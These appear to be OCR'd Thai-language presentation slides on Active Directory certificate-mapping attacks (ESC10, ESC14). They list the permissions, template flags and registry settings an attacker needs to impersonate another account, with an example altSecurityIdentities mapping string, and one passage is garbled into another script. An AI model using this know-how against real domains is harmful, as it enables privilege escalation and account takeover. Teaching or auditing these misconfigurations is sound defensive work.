

Case 2

- **CertificateMappingMethods** → UPN bit (**0x4**)
- account A with **GenericWrite** permissions to account B


scenario



ESC10 - 2



ESC10 - 2



ESC14

Misconfigured Certificate Mapping - Weak explicit mapping

certificate template ที่ enroll จะต้องตรงตามเงื่อนไขนี้

- certificate template ที่ victim principal มีสิทธิ enrollment
- certificate template ที่ไม่มีข้อกำหนดในการอອກที่ทำให้ victim ใช้ไม่ได้
- certificate template ที่ enable client authentication
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_UPN** หรือ **CT_FLAG_SUBJECT_ALT_REQUIRE_SPN** ใน msPKI-Certificate-Name-Flag attribute :
 - KDC reg key value **UseSubjectAltName** ต้องถูก set เป็น **0**
 - การ authentication สามารถทำได้ผ่าน **PKINIT** เท่านั้น
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_DNS** หรือ **CT_FLAG_SUBJECT_ALT_REQUIRE_DOMAIN_DNS** ใน msPKI-Certificate-Name-Flag attribute :
 - victim principal ต้องเป็น **computer**
 - การ authentication สามารถทำได้ผ่าน **PKINIT** เท่านั้น
- ถ้า certificate template มี **CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL** หรือ **CT_FLAG_SUBJECT_REQUIRE_EMAIL** ใน msPKI-Certificate-Name-Flag attribute, และต้องตรงกับเงื่อนไขเหล่า **อย่างน้อย 1 ข้อ** :
 - certificate template เป็นของ schema version 1
 - victim principal มี mail attribute set อยู่
 - attacker มีสิทธิเขียน mail attribute ของ victim

ESC14

Misconfigured Certificate Mapping - Weak explicit mapping

- ESC14 Scenario A : attacker มีสิทธิ **write altSecurityIdentities attribute** ของ target

Write altSecurityIdentities Access : ใช้ **BloodHound** ในการดู write permissions
หรือสามารถใช้ PowerShell script ในการตรวจสอบ **Get-WriteAltSecIDACEs.ps1**

- ESC14 Scenario B - D : target มีการทำ **weak explicit mapping** set ใน **altSecurityIdentities**

ESC14 SCENARIO:A

Misconfigured Certificate Mapping - Write altSecurityIdentities on Target

Target Principal Requirements

attacker ມີສຳເນົາ **write altSecurityIdentities** attribute ຂອງ target ກ່ອນດີໃນ permission ແລ້ວນີ້ :

- Write property altSecurityIdentities
- Write property Public-Information
- Write property (all)
- WriteDACL
- WriteOwner
- GenericWrite
- GenericAll
- Owner

Authentication Requirements

PKINIT:


- No requirements

Schannel:


- DC Schannel reg key **CertificateMappingMethods** contains **S4U2Self (0x00000008) flag** (default)

ESC14 SCENARIO:A

Misconfigured Certificate Mapping - Write altSecurityIdentities on Target



ESC14 SCENARIO:A



Certificate	
Template: Machine	
Subject	VictimComputerA
Serial Number	6c0000002559f904dbc638e8a5000000000025
Issuer	CN=EnterpriseCA DC=Domain DC=com

X509IssuerSerialNumber mapping format

<I>DC=local,DC=external,CN=external-EXTCA01-CA<SR>25000000000a5e838c6db04f959250000006c



CN=TargetUserA,CN=Users,DC=external,DC=local

altSecurityIdentities attribute

<I>DC=local,DC=external,CN=external-EXTCA01-CA<SR>25000000000a5e838c6db04f959250000006c

ESC14 SCENARIO : B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)

Victim Principal Requirements

- attacker มีสิทธิในการ **write mail** attribute ของ victim principal

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute (ซึ่งไม่ใช่ค่า default)
- certificate template ที่มี **CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL** flag ใน msPKI-Certificate-Name-Flag attribute

Target Principal Requirements

- target principal เป็น **user**
- altSecurityIdentities attribute ของ target principal มี **X509RFC822 mapping** อย่างน้อย 1 อัน

ESC14 SCENARIO:B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)

Authentication Requirements

PKINIT:

